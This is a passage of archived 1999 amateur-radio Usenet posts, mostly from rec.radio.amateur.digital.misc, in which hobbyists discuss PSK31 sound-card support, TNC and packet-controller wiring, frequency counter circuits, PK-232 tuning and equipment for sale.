Message-ID: <7c4vh8itj1@news.monmouth.com>
Source record: 19092
Cross-posted to: alt.radio.scanner,alt.radio.scanner.uk,rec.radio,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.packet,rec.radio.shortwave

Check out my new scanner information archive,
http://www.albany.net/~ceraldi/scanner/
I am willing to put alot of time and effort into this site, as long as there is some interest,
I need some help, please e-mail me text files, and software relevant to the site, and I would greatly appreciate it, I want to make this archive work and grow, to benefit all scanner and SWL's, and to get other's interested in the hobby.

any support will help me out.
Thank you for any help,

Aaron Ceraldi
KNY2AGO

1500. Re: danged machine-noises...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: Unclaimed Mysteries <k4doh@unclaimedmysteries.net>
Message-ID: <36E5C218.319C9638@unclaimedmysteries.net>
Source record: 19093
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

BD wrote in part:
>
> I tend to set it to scan everything just to
> see who I can 'hook up with'.. BUT.. I spend a lot of time 'manually
> skipping past all that buz-squeek-ZZZZ stuff.........

<BOOMHAUER MODE>
Yeah man I tellywhat that dang 'ol packet radio stuff is just buzz and beep and click-click-click and you got your internet stuff and all and it's just no good if it's not dang ol' straight key cw or spoken unaccented english.
</BOOMHAUER MODE>

But seriously, Check your ICOM to see if you can program known FM voice repeaters (and offsets, tones, etc.) into memory, then scan the memory channels. You may also be able to skip some channels during scan. Keep in mind that a few hams are using mic-encoders, which imprint a short burst of data at the end of some voice transmissions. Right now I find it annoying, but that's probably because I don't have one.
The 1998-99 ARRL repeater directory should have the voice repeaters listed for your area. I think I remember reading that they have excluded digipeaters from the listings. Dang 'ol yellow book.

73, Corry
--
It Came from Unclaimed Mysteries
C. L. "I read it on alt.conspiracy.black-helicopters" Smith, Maximum Director
K4DOH
http://www.unclaimedmysteries.net/

1501. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: john.ackermann@daytonOH.ncr.com
Message-ID: <#oUYplva#GA.146@rpc1285.daytonoh.ncr.com>
Source record: 19094

In article <7c39fp$dso@freenet-news.carleton.ca>, do440@FreeNet.Carleton.CA (Orin Durey) wrote:
>
>Can I get a MFJ-1278B to run under minicom too? Any other Linux
>possibilities to replace MFJ's Multicomm?
>
>Thanks, Orin

Minicom works fine as a terminal program, and as long as you're talking to the TNC in command mode (rather than KISS or DED) it should work fine. The only problem with minicom (at least the version distributed with Debian Linux) is that it skips the 4800 baud speed setting -- you can do 2400 or 9600, or others on either side, but 4800 isn't there. That's annoying because 4800 is a good speed to talk to a 1200 baud TNC, and it's also the speed that most GPS units talk.

John N8UR
jra@febo.com

1502. PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36e68a2a.87087761@netnews.worldnet.att.net>
Source record: 19095

Hello:

I have just been told a little about PSK31 as a program that makes use
of the computer soundcard.

I am looking for a program that will run under WIN95b and make use of
AUDIOPCI soundcard by Ensonique. The program must do HF Baudot RTTY.

Does PSK31 meet these requirements?
Any other programs available for these purposes?

Thanks es 73s

Vince
Long Island, NY

email: wa2rsx@att.net and post to NG

1503. Bafoofnik's Ham Radio Search Engine

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: Spencer Lazar <slazar19@sgi.net>
Message-ID: <36E71207.4312@sgi.net>
Source record: 19096

You are invited to visit Bafoofnik's Ham Radio Search Engine.

http://www.qth.com/stamper/search/bafoofnik.htm

A one stop resource for almost everything in ham radio.

73, Spike W9XR

1504. Re: New scanner information archive

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: no@way.dude
Message-ID: <36e6bc41.166213819@news.earthlink.net>
Source record: 19097
Cross-posted to: alt.radio.scanner,alt.radio.scanner.uk,rec.radio,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.packet,rec.radio.shortwave

What does KNY2AGO mean? It is not a US Ham Radio call sign

On Wed, 10 Mar 1999 00:21:37 -0500, "Aaron Ceraldi"
<ceraldi@albany.net> wrote:

>KNY2AGO

1505. Re: PSK31 with TONO Theta 5000E ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36e71b85@news.iprolink.co.nz>
Source record: 19011

If you don't have a fast computer withan SB16 type sound card,
(needs to be 486/66 at least) opt for the Motorola DSP56002EVM
solution. It will cost about $US 130, but the performance is great
on any PC that runs Win 3.1 - or even DOS.

The same EVM card will also run Feld-Hell, MT-Hell, MT63,
RTTY, Amtor and Pactor in the same setup.

Murray ZL1BPU

1506. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36e71a2c@news.iprolink.co.nz>
Source record: 19012

No, PSK31 is only available for Soundblaster 16 compatable sound cards,
although it is available for several DSP development kits.

PSK31 is a communications protocol, not a program, so no, it does not
do Baudot RTTY or anything similar.

I suggest that it would be rather easier to buy a second hand SB16
sound card (I bought a genuine PNP SB16 with full duplex for $30),
than to try messing about with the card you have.

If sound quality is important to you as well as SB16 compatability,
try either the SB AWE64 wavetable card, or add the excellent
Yamaha DB50XG wavetable daughter board to an SB16.

There is an ever increasing range of ham software for the SB16:

RTTY (BLT by ZL2AKM)
WEFAX and Weather satellites (WEFAX)
Feld-Hellschreiber (IZ8BLY)
MT-Hellschreiber (G3PPT MTHKBD2 and GRAM by Richard Horne)
Spectrum Analysis (GRAM by Richard Horne)
PSK31 (by G3PLX)

PSK31 is used in a similar way to RTTY, for random QSOs. It is very
slick and easy to use, once you get used to the different tuning
technique. The transmission is very narrow (50 Hz), and only 31.25 baud,
but the text throughput is the same as 50 baud RTTY. It has upper
and lower case, over the air backspace, an optional error correction
mode, and uses a varicoding system for high efficiency. The modulation
is differential binary phase keying (QPSK in error correction mode)
and is synchronously demodulated. No start or stop bits are required
as the protocol is bit based rather than character based. It is easy
to work world-wide on PSK31 with fairly low power (a few watts).

Fred

1507. Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: Alan Foley <axel@indigo.ie>
Message-ID: <R6FF2.1146$1O5.478@news.indigo.ie>
Source record: 19013
Cross-posted to: alt.ham-radio.packet,alt.radio.digital,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,uk.radio.amateur

Hi There,
I recently purchased a Watson Multimode packet controller (I believe
it`s a Baycom clone , but I`m no expert).
Has anyone had experience with this unit?
I`m trying to connect it to a Yaesu Memorizer transceiver for 1200baud VHF
packet but without success.
It receives OK, PTT is fine but there is little or no audio on the transmit
side, I`ve adjusted the internal pot but to no avail.
Anyone know the wiring to a 6 pin Yaesu, I think I have it correct but
can`t be sure? Any general comments about this unit.
Many thanks in advance for any info.

Alan (EI3EBB).

1508. KAM (5.0, 6.0, 6.1) "smartwatch" chip identity needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <36e744c0.16644271@news.theworks.com>
Source record: 19014

I see that in version 5.0 of KAM software, Kantronics added "smartwatch", which I assume was some sort of clock chip that has ram memory in it also. This sounds like it may have been a Dallas Semiconductor plug in replacement for the 32K ram chip.

If you ever got this option around the time of 5.0, 6.0 or 6.1 KAM without the enhancement board, can you reveal to me the actual CHIP that was added to the unit, and if so, where?

Was it a piggy back board, somewhat like the enhancement board?

remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith
http://www.theworks.com/~wa6ylb

1509. HELP: Wiring diagram for PK-232MBX to TS-440S please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: zl1cro@hotmail.com
Message-ID: <7c7pg9$b28$1@nnrp1.dejanews.com>
Source record: 19015

I need wiring diagram to connect my Pk-232MBX to TS-440S using 13-pin DIN connector,please.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1510. Laptop and Radio FS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: "Walter R. Jones, Jr. KC7HEX" <kc7hex@amsat.org>
Message-ID: <36E75E58.261957B3@amsat.org>
Source record: 19016

Complete Mobile or Base Packet Station:

Everex Step Notebook Computer -
486DX4/100
color monitor
500meg HD
20 meg RAM
includes original carton and manual
loaded with packet and misc amateur programs.
* * PLUS * *
MFJ-1274 TNC
MFJ-8621 Data Radio with the 145.77 freq xtal

Shipped to your door for only $700

ICOM IC-251A 2 meter All-mode radios shipped to your QTH for only $365.

** SOLD ** Kenwood TS-700A 2 meter All-mode radios shipped to your QTH
for only $365.

1511. Re: Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: jashare@liverpool.ac.uk
Message-ID: <F8FMCJ.4Hq@liverpool.ac.uk>
Source record: 19017
Cross-posted to: alt.ham-radio.packet,alt.radio.digital,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,uk.radio.amateur

"Alan Foley" <axel@indigo.ie> wrote:
>
> Hi There,
> I recently purchased a Watson Multimode packet controller (I believe
> it`s a Baycom clone , but I`m no expert).
> Has anyone had experience with this unit?
> Any general comments about this unit.
> Many thanks in advance for any info.
>
> Alan (EI3EBB).
>
Alan

Mine works fine into the mic socket of my old FT290R (Mk1). The typical
output of a mic is about 1 mV so you dont need ear splitting output from
the Watson. Would suspect mic socket pin numbers / wiring as root
cause of your problem.
Spent more time trying to come to terms with the documentation than
actually using my Watson, it does so much its quite incredible. Just
love that spectrum scope ! Try it on your HF rig and look at the bandwidth
some of those SSB signals.

John G3OKA

1512. Re: HELP: Wiring diagram for PK-232MBX to TS-440S please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36e7d597.57297642@netnews.worldnet.att.net>
Source record: 19018

Mabbe this URL will help:

http://prairie.lakes.com/~medcalf/ztx/wire/index.html

On Thu, 11 Mar 1999 06:57:16 GMT, zl1cro@hotmail.com wrote:

>I need wiring diagram to connect my Pk-232MBX to TS-440S using 13-pin DIN
>connector,please.
>
>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1513. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37b0dab1.1971632703@news.atl.bellsouth.net>
Source record: 19019

On Thu, 11 Mar 1999 14:20:14 +1300, "Fred" <as149@detroit.freenet.org> wrote:
>No, PSK31 is only available for Soundblaster 16 compatable sound cards,
>although it is available for several DSP development kits.

Are you sure about that, Fred? My understanding is that Peter uses
only the Win95 sound API calls, so any ATAPI conforming sound card
should work. My sound card is an AWE64, so I haven't tested that,
but I believe that off brand cards should work too as long as they
have an ATAPI driver. Chip level emulation isn't necessary.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1514. Host Mode 1278 TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: bbqbob@igs.net
Message-ID: <36e7e7f0.60966397@news.igs.net>
Source record: 19020

Hello to all,

I have a MFJ-1278 running the Multiwin MFJ software.

I am looking for a host mode KISS software for Windows 98 or DOS.

Does such a critter exist or is there a better recommendation that can
be offered?

Please don't flame me as my 15+ CW wpm nine year old will likely see
the response too... and he thinks ALL hams are good and kind
people...and who am I to tell him any different :)

Thanks and 73 to all,

de VE3AKV
Bob Clermont

1515. Re: Frequency counter circuit required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: MOstrowski <M_OstrowskiXXX@yahoo.com>
Message-ID: <7c8p6r$3tc$1@ink.msen.com>
Source record: 19021
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc

You can use this link to search past issues of Popular Electronics and Electronics Now. They have published many articles on constructing frequency counters. You'll then just need to find a local library that has the issues or can get them through inter-library loan.

http://www.gernsback.com/noframe/pe/html/PEaisearch_nf.html

Michael Ostrowski - KC8GBM
Saline, MI
M_OstrowskiXXX@yahoo.com
(remove XXX when replying directly)

1516. BTL1.54e ::: Getting Nowhere

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36e81651.73870313@netnews.worldnet.att.net>
Source record: 19022

Ive been looking for Baudot RTTY program that uses the computer soundcard. BTL has been recommended by several. But, Im getting nowhere, FAST !

My soundcard is ENSONIQ AudioPCI S5016. Can anyone out there using this soundcard advise of it's use with BTL or with RITTY, for that matter ??

When starting up BTL1.54e, I have gotten the following report displayed:
>>Sound blaster version 3.1 found at address 0x220.
>>Valid response from DMA 1.
>>Valid response from IRQ7.
I think that means that this soundcard should be workable.

However, I am getting nothing but flashing cursor movement in the tuning indicator display. The line level bar also flashes/blinks. No indication of receiver audio impacting the soundcard/program.

Any suggestions?

My radio is Yaesu FT1000-D. I have tried the line-audio output jack at the rear panel and the PHONES jack as source for receiver-audio as the input to the SoundCard.

73s,
Vince
Long Island, NY

If replay by email, please remove the obvious!
email to: wa2rsx@att.net

1517. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: Don Shane <dshane@eccms1.dearborn.ford.com>
Message-ID: <36E819A6.2B57AEE@eccms1.dearborn.ford.com>
Source record: 19023

It's my understanding that the Ensonique sound card is the same as a
Sound Blaster - it's the OEM version used by Gateway, etc. Ensonique
and Sound Blaster are both made by Creative Labs.

Fred wrote:
[clip]
> No, PSK31 is only available for Soundblaster 16 compatable sound cards,
> although it is available for several DSP development kits.
>

--- 73, Don K4DLS (k4dls@arrl.net)

1518. Robot 1200 or 450C information

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: Tom Robinson <iga@ezaccess.net>
Message-ID: <4DFA136B05D784C5.82F179466FDBEC48.3F3368F9039A015C@library-proxy.airnews.net>
Source record: 19024

Need manual and/or schematic for Robot 1200 and Robot 450C. Please send
reply to wb2yga@juno.com

1519. Re: Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: olympus@SPAMLESSjimdee.prestel.co.uk
Message-ID: <36e81e4c.2064196@news.prestel.co.uk>
Source record: 19025
Cross-posted to: alt.ham-radio.packet,alt.radio.digital,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,uk.radio.amateur

On Thu, 11 Mar 1999 01:38:31 -0000, "Alan Foley" <axel@indigo.ie> wrote:

>Hi There,
> I recently purchased a Watson Multimode packet controller (I believe
>it`s a Baycom clone , but I`m no expert).
> Has anyone had experience with this unit?
> I`m trying to connect it to a Yaesu Memorizer transceiver for 1200baud VHF
>packet but without success.
> It receives OK, PTT is fine but there is little or no audio on the transmit
>side, I`ve adjusted the internal pot but to no avail.
> Anyone know the wiring to a 6 pin Yaesu, I think I have it correct but
>can`t be sure? Any general comments about this unit.
> Many thanks in advance for any info.

It's probably one of those inputs where the PTT and audio (mic)
input go to the same pin.

Connect the audio via a 0.1 microfarad capacitor and the PTT
via a resistor around 10k. You may need to fiddle with the
resistor value.

--
- 73 de Jim, g(m)4rga | A Conservative is a fellow who is standing
olympus%jimdee.prestel.co.uk | athwart history yelling 'Stop!'
dynastic%cwcom.net |
marula%zdnetmail.com | - William F. Buckley 1925 -
g4rga@gb7tjf.#45.gbr.eu |
Rallies Info: www2.prestel.co.uk/jimdee
Pgp key: pgpkeys.mit.edu:11371

1520. Re: Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36e83e9d.740044@netnews.worldnet.att.net>
Source record: 19026
Cross-posted to: alt.ham-radio.packet,alt.radio.digital,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,uk.radio.amateur

Perhaps this URL will be helpful:

>http://prairie.lakes.com/~medcalf/ztx/wire/index.html

Gud Luck es 73s
Vince
Long Island, New York

On Thu, 11 Mar 1999 01:38:31 -0000, "Alan Foley" <axel@indigo.ie>
wrote:

>Hi There,
> I recently purchased a Watson Multimode packet controller (I believe
>it`s a Baycom clone , but I`m no expert).
> Has anyone had experience with this unit?
> I`m trying to connect it to a Yaesu Memorizer transceiver for 1200baud VHF
>packet but without success.
> It receives OK, PTT is fine but there is little or no audio on the transmit
>side, I`ve adjusted the internal pot but to no avail.
> Anyone know the wiring to a 6 pin Yaesu, I think I have it correct but
>can`t be sure? Any general comments about this unit.
> Many thanks in advance for any info.
>
>Alan (EI3EBB).
>
>
>
>

1521. Re: Frequency counter circuit required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: Michael Black <blackm00@CAM.ORG>
Message-ID: <Pine.GSO.3.94.990311170327.6638A-100000@Ocean.CAM.ORG>
Source record: 19027
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc

On Thu, 11 Mar 1999, MOstrowski wrote:

> You can use this link to search past issues of Popular Electronics and
> Electronics Now. They have published many articles on constructing
> frequency counters. You'll then just need to find a local library that
> has the issues or can get them through inter-library loan.
>
> http://www.gernsback.com/noframe/pe/html/PEaisearch_nf.html
>
Be careful though. A few years ago (I don't recall the year but believe
it was in a December issue) Electronics Now (or maybe it was before the
name change in which case it would have been Radio Electronics) had a
"1GHz Frequency Counter" that probably would have had problems getting up
to 5MHz. The uathor was a little confused on the concept, and for some
very odd reason it slipped by the editors.

It was a straightforward counter, probably using the Intersil 7208 or more
likely a later variation. But the author put dividers ahead of it to get
a higher count. Two or three decade counters if I recall correctly, so
the mid-HF range of the LSI frequency counter IC could be extended to a
much higher frequency.

The problem was, the author used plain old 4017 CMOS dividers as the
prescaler, and there was no way that they could count any higher in
frequency than the LSI counter.

To compound the problem, last year in the Q&A column someone asked about a
frequency counter, and they were pointed to that same article. Luckily,
someone sent in a followup letter, as there were when the article was
originally published, pointing out that there was no way the thing could
count very high.

So be sure to avoid that particular frequency counter article.

Michael VE2BVW

1522. Re: Frequency counter circuit required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: jadney@vwtype3.org
Message-ID: <36e74d6d.19993358@news.doit.wisc.edu>
Source record: 19028
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc

"David Cunningham" <D.L.C@btinternet.com> wrote:

>I need a circuit for a frequency counter, covering a range of about 500kHz
>to 30MHz, for amateur radio use, preferably using TTL i.c's.
> I intend to use it for measuring the frequencies of vfo's, local
>oscillators, etc. The circuit should preferably be as simple and inexpensive
>as possible. If anyone can help by suggesting a suitable circuit, please
>email me.

I understand that you may really want to build your own, but if you
change your mind, I have a couple of Hewlett-Packard counters that are
excellent and affordable. They also offer a degree of quality that you
are very unlikely to match.

These are both modular sets that use an upper half that houses the
reference clock and the display, and a lower half that houses the
counter electronics. The two halves lock together, but can be swapped
quickly if you wish to change counters. They are AC line powered.

HP5300A: 6 digit display module with an internal clock that is
accurate to better than 1 part per million. $40.

HP5301A: 10MHz frequency counter with .1, 1, 10 second gate times and
adjustable sensitivity. $20.

HP5302A: 50MHz counter/timer, with same gate times, but also does
period, period average, time interval, etc. $60

Shipping CONUS, $5, or buy all three and I'll pay the shipping.

Jim
-

Jim Adney jadney@vwtype3.org
Madison,Wisconsin USA

1523. Clover frequencies...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-11 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <7c9sfarns1@node17.cwnet.frontiernet.net>
Source record: 19029

Clover frequencies...

Hi. Just installed a TNC that includes Clover. Trouble
is.... what frequencies are used for Clover?

Rick Mintz, W1TY
Rochester (NY) DX Association
Rmintz@Frontiernet.net or W1TY@arrl.net

1524. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36E89CF7.4498737C@NOSPAMworldnet.att.net>
Source record: 19030

I am successfully using PSK31 on a Sony PCG-808 laptop with a
proprietary sound chipset, no problems. I would expect that PSK31 will
work with just about any hardware that conforms to Win95 standards.

- Seth

Gary Coffman wrote:
>
> On Thu, 11 Mar 1999 14:20:14 +1300, "Fred" <as149@detroit.freenet.org> wrote:
> >No, PSK31 is only available for Soundblaster 16 compatable sound cards,
> >although it is available for several DSP development kits.
>
> Are you sure about that, Fred? My understanding is that Peter uses
> only the Win95 sound API calls, so any ATAPI conforming sound card
> should work. My sound card is an AWE64, so I haven't tested that,
> but I believe that off brand cards should work too as long as they
> have an ATAPI driver. Chip level emulation isn't necessary.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

1525. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Markus Lenggenhager <M.Lenggenhager@zrh.sc.philips.com>
Message-ID: <36E8CAC4.D6C2BB52@zrh.sc.philips.com>
Source record: 19031

PSK31 is also available on the SCS PTC-II. Download the latest firmware
version 2.7 from http://www.scs-ptc.com
Works great!

73, Markus HB9BRJ

1526. Re: Motorola HT's Up DATE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <OeSSN#Fb#GA.308@upnetnews05>
Source record: 19032
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

All Radios Have Ben Sold. Thanks!! To All That Replied..

ST1A55@msn.com

1527. Re: Frequency counter circuit required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: "Jeanette D. Walton" <jdwalton@home.com>
Message-ID: <36E91B53.A1A8D362@home.com>
Source record: 19033
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc

If you really have to build one, the circuit in the ARRL handbook works and it shouldn't cost more than $20 to put together. You can learn something about display drivers etc. by looking at the circuit.

I have a "formerly" expensive HP model that I purchased used, and a radio shack portable model. Interesting, the RS model will interface a PC and it was about $80 when I bought it and they are a lot cheaper now. It's a matter of whether you want to invest time or money.

David Cunningham wrote:

> I need a circuit for a frequency counter, covering a range of about 500kHz
> to 30MHz, for amateur radio use, preferably using TTL i.c's.
> I intend to use it for measuring the frequencies of vfo's, local
> oscillators, etc. The circuit should preferably be as simple and inexpensive
> as possible. If anyone can help by suggesting a suitable circuit, please
> email me.
> Thanks.

1528. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Steve Jackson <stjackso@nortelnetworks.com>
Message-ID: <7cb6v6$o8c$1@bcrkh13.ca.nortel.com>
Source record: 19034

Markus

I have downloaded the PSK31 for my PTC-II.

Yes, it works fantastically well ... but, how do you get OUT of PSKT mode??

Nothing I try works, except power-cycling the TNC.

I sent an e-mail to Martin at SCS about this, but no word yet.

Steve KZ1X/4

* * *
Markus Lenggenhager wrote in message
<36E8CAC4.D6C2BB52@zrh.sc.philips.com>...
>PSK31 is also available on the SCS PTC-II. Download the latest firmware
>version 2.7 from http://www.scs-ptc.com
>Works great!
>
>73, Markus HB9BRJ

1529. Adjusting PK-232 LED display...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <7cbdjgqfg1@node17.cwnet.frontiernet.net>
Source record: 19035

Adjusting PK-232 LED display...

Hi.

I am looking for the method of adjusting the LED display on
my PK-232.

For contesting I will be using a HAL P38, just installed,
(gives much better performance). But..... The onscreen
tuning bars are much more difficult to align quickly than
the PK-232 LED display. So I am feeding audio to the PK for
tuning purposes only.

The PK-232 display shows the 'on frequency' position about
20-25 hz higher than the HAL P38. Want to adjust the PK
display to match. Any gurus out there that can tell me how
to move the PK display frequency center?

Thanks.

--

Rick Mintz, W1TY
Rochester (NY) DX Association
Rmintz@Frontiernet.net or W1TY@arrl.net

1530. DON MILLER W9WNV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: lemwnash@aol.com
Message-ID: <19990312121702.07630.00000081@ng-fr1.aol.com>
Source record: 19036

I worked with don in the early 70 s. does anyone know whatever happened to him?

kh6lem

1531. Re: BTL1.54e ::: Getting Nowhere

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: no@spam.here
Message-ID: <36e94a81.10738412@news.olg.com>
Source record: 19037

On 11 Mar 1999 19:27:13 GMT, wa2rsx@att.netWORKed.net (Vince) wrote:

):>Ive been looking for Baudot RTTY program that uses the computer
):>soundcard. BTL has been recommended by several. But, Im getting
):>nowhere, FAST !
):>
):>My soundcard is ENSONIQ AudioPCI S5016. Can anyone out there using
):>this soundcard advise of it's use with BTL or with RITTY, for that
):>matter ??
):>
):>When starting up BTL1.54e, I have gotten the following report
):>displayed:
):>>>Sound blaster version 3.1 found at address 0x220.
):>>>Valid response from DMA 1.
):>>>Valid response from IRQ7.
):>I think that means that this soundcard should be workable.
):>
):>However, I am getting nothing but flashing cursor movement in the
):>tuning indicator display. The line level bar also flashes/blinks. No
):>indication of receiver audio impacting the soundcard/program.

I think that means that this soundcard is NOT "workable". :(

If you are set on the p/c & soundcard combo for your decoding choice you
will be much better off getting a SB card & saving alot of aggravation.You
can get'em used for $25-$30.

Al

al dudley ... al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
535d,r-70,frg7

1532. Re: Adjusting PK-232 LED display...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990312133830.20082.00000074@ng-cf1.aol.com>
Source record: 19038

Rick,

As you have no doubt noticed.. the shift on the pk232 is actually 200hz as opposed to the RTTY standard of 170hz.
This was done to accomodate the Multi-modes. And yes, compromises the tuning, esp if your hunting dx.
The Answer is not adjusting the Cf of the display. but rather aligning the filters to 170hz. The display is working just fine.

There was an article several years ago in the RTTY JOURNAL that detailed the mod. I did it to mine at the time and it made quite an improvement.
I can hunt the back issues here and see If I can track it down.
Or somebody else on the group may have it up.. maybe on the N1RCT site..?

The other alternative, it to correctly tune a station, the just simply mark the correct leds on the display. It wont improve the 232 one bit..but its cheap, easy...

73 de MIKE, WB9B

1533. Re: Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Ray Barber <raybar@sercobed.demon.co.uk>
Message-ID: <0C$fgNAP7W62Ew33@sercobed.demon.co.uk>
Source record: 19039
Cross-posted to: alt.ham-radio.packet,alt.radio.digital,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,uk.radio.amateur

Hi Alan,
I run a Watson on HF through VHF. I found that the unit
operated extremely well but the software provided with the unit was Tx
inhibited. It thus worked fine Rx on VHF but no TX tones. On HF I did
not have this problem. New software and all worked fine.

73s de G3NEF

In article <R6FF2.1146$1O5.478@news.indigo.ie>, Alan Foley
<axel@indigo.ie> writes
>Hi There,
> I recently purchased a Watson Multimode packet controller (I believe
>it`s a Baycom clone , but I`m no expert).
> Has anyone had experience with this unit?
> I`m trying to connect it to a Yaesu Memorizer transceiver for 1200baud VHF
>packet but without success.
> It receives OK, PTT is fine but there is little or no audio on the transmit
>side, I`ve adjusted the internal pot but to no avail.
> Anyone know the wiring to a 6 pin Yaesu, I think I have it correct but
>can`t be sure? Any general comments about this unit.
> Many thanks in advance for any info.
>
>Alan (EI3EBB).
>
>
>
>

--
Ray Barber

1534. Re: Frequency counter circuit required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: tcrpe <tcrpe@yahoo.com>
Message-ID: <E5hG2.32155$YV6.16792@news2.giganews.com>
Source record: 19040
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc

I built a really simple and (relatively) inexpensive counter based upon the Harris/Intersil ICM7226DIPI.

The ARRL handbook had it several years ago.

TR

David Cunningham wrote in message <7c6te0$qg5$1@plutonium.btinternet.com>...
>I need a circuit for a frequency counter, covering a range of about 500kHz
>to 30MHz, for amateur radio use, preferably using TTL i.c's.
> I intend to use it for measuring the frequencies of vfo's, local
>oscillators, etc. The circuit should preferably be as simple and
inexpensive
>as possible. If anyone can help by suggesting a suitable circuit, please
>email me.
>Thanks.
>
>

1535. Does anyone know of this?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: John Galt <neal@shreve.net>
Message-ID: <36E9B049.6243@shreve.net>
Source record: 19041

Hello,

I have recently heard of a modulation scheme called COFDM,
it stands for Coded Orthagonal Frequency Division Multiplex.
Seems it is being used in Europe for digital TV and radio
broadcasting.

I found some stuff on the web (BBC web pages), and from what
I can read it is a kind of spread-spectrum scheme that uses
multiple carriers (the FDM part) and convolution codes (the
coded orthagonal part) to achieve low bit-error rates and
